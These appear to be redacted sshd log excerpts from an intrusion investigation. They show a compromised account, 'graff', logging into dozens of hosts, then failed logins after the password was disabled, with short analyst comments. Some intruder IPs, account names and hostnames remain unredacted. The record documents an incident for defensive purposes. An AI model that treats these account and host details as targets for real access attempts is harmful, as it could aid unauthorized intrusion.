Feb 11 19:48:35 isildur sshd[13430]: Accepted password for graff from (b)(6),(b)(7)(C) port 58521 ssh2
Feb 11 19:51:55 vega2 sshd[4949]: Accepted password for graff from (b)(6),(b)(7)(C) port 58523 ssh2
Feb 11 19:57:09 melkor sshd[31943]: Accepted password for graff from (b)(6),(b)(7)(C) port 58529 ssh2
Feb 11 20:07:35 ranger sshd[15272]: Accepted password for graff from (b)(6),(b)(7)(C) port 58534 ssh2
Feb 11 20:13:31 ranger sshd[15476]: Failed password for nassio from (b)(6),(b)(7)(C) port 58548 ssh2

```
Feb 11 20:16:05 (b)(6),(b)(7)(C) sshd[13008]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58551 ssh2
Feb 11 21:44:44 (b)(6),(b)(7)( sshd[15218]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59668 ssh2
Feb 11 21:46:37 cfassp10 sshd[6420]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59670 ssh2
Feb 11 21:47:37 cfaps9 sshd[22610]: Failed password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:47:44 cfaps9 sshd[22610]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:49:44 tau sshd[9332]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59674 ssh2
Feb 11 21:51:17 vega2 sshd[6207]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59679 ssh2
Feb 11 21:52:09 elmo sshd[24161]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59680 ssh2
Feb 11 21:55:33 bourbon sshd[19513]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59686 ssh2
Feb 11 21:58:36 holoholo sshd[20405]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59690 ssh2
Feb 11 22:00:00 nebraska sshd[5926]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59692 ssh2
Feb 11 22:06:20 iorek sshd[26352]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59708 ssh2
Feb 11 22:12:22 hua sshd[12534]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59783 ssh2

------
More entries for logins to various CF machines with Gareth's account
intruder from 217.168.153.151:
Feb 11 19:50:49 jingwen sshd[31540]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45855 ssh2
Feb 11 19:53:47 cfa0 sshd[27941]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36775 ssh2
Feb 11 20:01:57 snail sshd[31193]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36735 ssh2
Feb 11 20:02:34 iotacfa2 sshd[24175]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59508 ssh2
Feb 11 20:17:06 cfauvcs0 sshd[23694]: Accepted password for graff from
(b)(6),(b)(7)(C) port 40377 ssh2
Feb 11 20:18:19 canary sshd[320]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 11 20:18:58 gaucho sshd[21250]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56390 ssh2
Feb 11 21:04:57 cfa0 sshd[13151]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 21:05:37 karma sshd[16378]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43488 ssh2
Feb 11 21:13:34 tremont sshd[15717]: Accepted password for graff from
(b)(6),(b)(7)(C) port 38357 ssh2
Feb 11 21:46:16 cfa0 sshd[9633]: Accepted password for graff from
(b)(6),(b)(7)(C) port 39957 ssh2
Feb 11 21:47:22 iotacfa2 sshd[16905]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43713 ssh2
```

```
Feb 11 21:48:53 cfauvcs0 sshd[25544]: Accepted password for graff from
(b)(6),(b)(7)(C) port 41944 ssh2
Feb 11 21:50:41 drum sshd[2221]: Accepted password for graff from
(b)(6),(b)(7)(C) port 53209 ssh2
Feb 11 21:52:45 iorek sshd[23836]: Accepted password for graff from
(b)(6),(b)(7)(C) port 42180 ssh2
Feb 12 04:38:36 saturn sshd[313]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 12 05:28:17 capella sshd[25392]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58816 ssh2
Feb 12 07:48:53 karma sshd[26514]: Did not receive identification string
from (b)(6),(b)(7)(C)
Feb 12 07:52:48 cfa0 sshd[19227]: Accepted password for graff from
(b)(6),(b)(7)(C) port 57858 ssh2
Feb 12 07:53:36 snail sshd[2111]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56724 ssh2
Feb 12 07:54:31 iotacfa2 sshd[16943]: Failed password for root from
(b)(6),(b)(7)(C) port 59370 ssh2
Feb 12 07:54:34 iotacfa2 sshd[16946]: Connection closed by
(b)(6),(b)(7)(C)
Feb 12 07:54:45 iotacfa2 sshd[16957]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59374 ssh2
Feb 12 07:56:37 (b)(6),(b)(7)( sshd[4849]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45924 ssh2
Feb 12 10:27:33 cfa0 sshd[25341]: Failed password for graff from
(b)(6),(b)(7)(C) port 33136 ssh2
Feb 12 10:27:46 cfa0 sshd[25351]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:03 snail sshd[25058]: Failed password for graff from
(b)(6),(b)(7)(C) ort 51969 ssh2
Feb 12 10:28:04 snail sshd[25061]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:17 bear sshd[7054]: Failed password for graff from
(b)(6),(b)(7)(C) port 58345 ssh2
Feb 12 10:28:19 bear sshd[7057]: Connection closed by (b)(6),(b)(7)(C)
---
After (b)(6),(b)(7)( password is disabled, here are the attempts from intruder
IP's and gareth's accounts including strange procalinda:
Feb 12 09:03:38 raspberry sshd[28486]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:06:29 pisces sshd[10478]: Invalid user procalinda from
(b)(6),(b)(7)(C)
Feb 12 09:06:39 laozi sshd[6060]: Accepted password for achung from
(b)(6),(b)(7)(C) port 49607 ssh2
Feb 12 09:06:39 pisces sshd[10478]: Failed password for invalid user
procalinda from (b)(6),(b)(7)(C) port 4873 ssh2
Feb 12 09:06:41 pisces sshd[10481]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:24:58 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16668]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 09:26:05 mars sshd[16679]: Failed password for graff from
(b)(6),(b)(7)(C) port 55573 ssh2
```

```
Feb 12 09:40:32 mars sshd[17006]: Failed password for graff from
(b)(6),(b)(7)(C)          port 55681 ssh2
Feb 12 09:40:35 mars sshd[17009]: Connection closed by 82.91.94.127
Feb 12 12:57:36 cfcdp1 rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 12 12:57:41 cfcdp1 rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 12 12:57:41 jupiter sshd[22281]: Address (b)(6),(b)(7)(C)  maps to
www.flashlightmedia.de, but this does not map back to the address - PO
SSIBLE BREAK-IN ATTEMPT!
Feb 12 12:57:47 jupiter sshd[22281]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C)
user=graff
Feb 12 12:57:48 jupiter sshd[22281]: Failed password for graff from
(b)(6),(b)(7)(C)  port 53239 ssh2
Feb 12 12:57:51 jupiter sshd[22284]: Received disconnect from
(b)(6),(b)(7)(C)  13: Unable to authenticate

################################################################################
##################################
```